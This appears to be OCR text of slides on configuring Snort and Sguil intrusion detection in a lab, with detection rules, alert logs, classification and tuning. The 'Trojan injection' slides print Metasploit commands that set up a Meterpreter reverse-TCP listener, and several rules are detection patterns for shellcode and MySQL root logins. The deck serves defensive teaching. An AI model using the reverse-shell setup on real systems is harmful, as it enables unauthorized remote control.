
☐ Show Packet Data ☑ Show Rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 22 (msg:"ET SCAN Potential SSH Scan
OUTBOUND"; flags:S,12; threshold: type threshold, track by_src, count 5, seconds 120;
reference:url,en.wikipedia.org/wiki/Brute_force_attack;
reference:url,doc.emergingthreats.net/2003068; classtype:attempted-recon; sid:2003068;
rev:6;)
```

Database attacks (1/2)

Rules to detect root access and executing some commands

```
alert tcp any any -> any 3306 (msg:"MYSQL root login attempt"; \
flow:to_server,established; content:"|0A 00 00 01 85 04 00 00 80 72 6F 6F 74 00|"; \
classtype:protocol-command-decode; sid:100010; rev:1;)
alert tcp any any -> any 3306 (msg:"MYSQL show databases attempt"; \
flow:to_server,established; content:"|0f 00 00 00 03|show databases"; classtype:protocol-command-decode; sid:100011; rev:1;)
~
```



Database attacks (2/2)

Detected by Snort!

RT	3	laurent-Vi...	4.2183	2015-01-21 17:54:13	192.168.1.40	3792	192.168.1.17	3306	6	MYSQL root login ...
RT	3	laurent-Vi...	4.2184	2015-01-21 17:59:59	192.168.1.40	3792	192.168.1.17	3306	6	MYSQL show databases ...
RT	4	laurent-Vi...	4.2185	2015-01-21 18:08:13						ICMP

IP Resolution | Agent Status | Snort Statistics | System Ms


☑ Show Packet Data ☑ Show Rule


```
flow:to_server,established; content:"|0f 00 00 00 03|show databases";
classtype:protocol-command-decode; sid:100011; rev:1;)
```

Without the rules, this would not have been detected!

Trojan injection / infection (1/4)

Create the trojan...






Trojan injection / infection (2/4)


. . . setup the listener . . .

```
msf-pro > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.1.40
LHOST => 192.168.1.40
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit
```

Trojan injection / infection (3/4)

. . . and wait.





Trojan injection / infection (4/4)

Detected by Snort!

RT	12	laurent-Vi...	4.141340	2015-01-22 12:12:35	192.168.1.40	445	192.168.1.17	2877	6	ET POLICY PE EXE or DLL...
RT	1	laurent-Vi...	5.38	2015-01-22 12:16:19	192.168.1.17	2879	192.168.1.40	4444	6	PADS New Asset - ssl TLS...
RT	1	laurent-Vi...	3.129277	2015-01-22 12:16:18	192.168.1.40	4444	192.168.1.17	2879	6	ET POLICY PE EXE or DLL...
RT	6	laurent-Vi...	3.129278	2015-01-22 12:16:18	192.168.1.40	4444	192.168.1.17	2879	6	VISA card number
RT	1	laurent-Vi...	3.129285	2015-01-22 12:16:18	192.168.1.40	4444	192.168.1.17	2879	6	ET SHELLCODE Possible ...

IP Resolution | Agent Status | Snort Statistics | System Ms

Sid	Net	...	Type	Last	Statu
1	la...	...	ossec	2015-01-21 14:01:54	UP

☑ Show Packet Data ☑ Show Rule

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SHELLCODE Possible Call with No Offset TCP Shellcode"; flow:established; content:"|E8 00 00 00 00 58|"; fast_pattern:only;

Source IP | Dest IP | Ver | HL | TOS | len | ID | Flags | Offset | TTL | hkSu

Additional configuration

Additional configuration and fine-tuning Snort

Classifying alerts - manually

By pressing function keys in the realtime viewer of Sguil.

1. F1: Category I: Unauthorized Root/Admin access.
2. F2: Category II: Unauthorized User access.
3. F3: Category III: Attempted Unauthorized Access
4. F4: Category IV: Successful Denial-of-Service Attack
5. F5: Category V: Poor Security Practice or Policy Violation
6. F6: Category VI: Reconnaissance/Probes/Scans
7. F7: Category VII: Virus Infection
8. F8: No action necessary

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C4	1	laurent-Vi...	3.2261	2015-01-21 18:45:19	192.168.1.17	3306	192.168.1.40	3871	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2262	2015-01-21 18:45:22	192.168.1.17	3306	192.168.1.40	3881	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2263	2015-01-21 18:45:25	192.168.1.17	3306	192.168.1.40	3891	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2264	2015-01-21 18:45:28	192.168.1.17	3306	192.168.1.40	3901	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	3.2265	2015-01-21 18:45:30	192.168.1.17	3306	192.168.1.40	3911	6	ET SCAN Multiple MySQL ...
C4	1	laurent-Vi...	4.6527	2015-01-21 21:01:28	192.168.1.40	6996	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	3.40136	2015-01-21 21:15:29	192.168.1.40	8845	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	4.50781	2015-01-21 21:15:29	192.168.1.40	8846	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	4.102734	2015-01-21 21:24:36	192.168.1.40	45182	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	3.93858	2015-01-21 21:24:36	192.168.1.40	45195	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...

Classifying alerts - automatically

By editing **autocat.conf**.

```
#<erase time>||<sensorName>||<src_ip>||<src_port>||<dst_ip>||<dst_port>||<proto>||<sig msg>||<cat value>

# Classify any ping traffic as NA (non classified):
none||any||any||any||any||any||1||any||1

# Classify all DOS attacks as category 4 (successful DOS attack):
none||any||any||any||any||any||%%REGEXP%%DOS||4

# Classify all unencrypted VISA traffic as category 5 (poor security):
none||any||any||any||any||any||%%REGEXP%%VISA card number||5

# Classify XSS attacks as category 2 (unauthorized access):
none||any||any||any||any||80||6||%%REGEXP%%XSS||2

# Classify MySQL brute-force attacks as category 6 (reconnaissance/scans):
none||any||any||3306||any||any||6||%%REGEXP%%SCAN Multiple SQL Logon Failures||6

# Classify Trojan injection attemps as category 1 (unauthorized admin access)
none||any||any||any||any||any||6||%%REGEXP%%ET SHELLCODE Possible Call With No Offset||1
none||any||any||any||any||any||6||%%REGEXP%%ET POLICY PE EXE or DLL Windows file download||1

# Classify FTP root access as category 1 (unauthorized root access):
none||any||any||any||any||21||6||%%REGEXP%%User root access||1
```

Fine-tuning rules

Set thresholds and suppress rules

```
# limit the alerting of 'HTTP Traffic' to 100 every hour
event_filter gen_id 1, sig_id 100003, type limit, track by_src, count 100, seconds 3600
```

```
# alert every 1 time we see 'HTTP Traffic' during a half-hour time interval
event_filter gen_id 1, sig_id 100003, type threshold, track by_src, count 1, seconds 1800
```

```
# suppress 'HTTP Traffic' completely for 192.168.1.40
# to suppress an event completely, one could also remove the IP address,
# or just remove the rule.
suppress gen_id 1, sig_id 100003, track by_src, ip 192.168.1.40
```

False alerts

Eliminate false alerts

RT	10	laurent-Vi...	4.1	2015-01-19 21:17:18	192.168.1.40	17500	255.255.255.255	17500	17	ET POLICY Dropbox Clie...
RT	3	laurent-Vi...	3.1	2015-01-19 21:17:48	192.168.1.40	17500	255.255.255.255	17500	17	ET POLICY Dropbox Clie...

alert udp $HOME_NET 17500 -> any 17500 (msg:"ET POLICY Dropbox Client Broadcasting"; content:"{|22|host_int|22 3a| "; depth:13; content:" |22|version|22 3a| ["; distance:0;

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	T
	192.168.1.40	255.255.255.255	4	5	0	154	356	0	0	1

```
alert udp $HOME_NET 17500 -> any 17500 (msg:"ET POLICY Dropbox Client Broadcasting"; content:"{|22|host_int|22 3a| "; depth:13; content:" |22|version|22 3a| ["; distance:0; content:"], |22|displayname|22 3a| |22|"; distance:0; threshold:type limit, count 1, seconds 3600, track by_src; classtype:policy-violation; sid:2012648; rev:3;)
```

Difficulties

Difficulties encountered

- Installing Snort
- Configuring Snort
- Sometimes the agent won't start
- Logfile analysis
- ...

Conclusion

Findings and conclusion

- Out-of-the-box: mediocre
- Rules have to be added/modified/deleted
- Takes a lot of time to configure
- Very extendable
- Very capable once correctly configured

End

QA time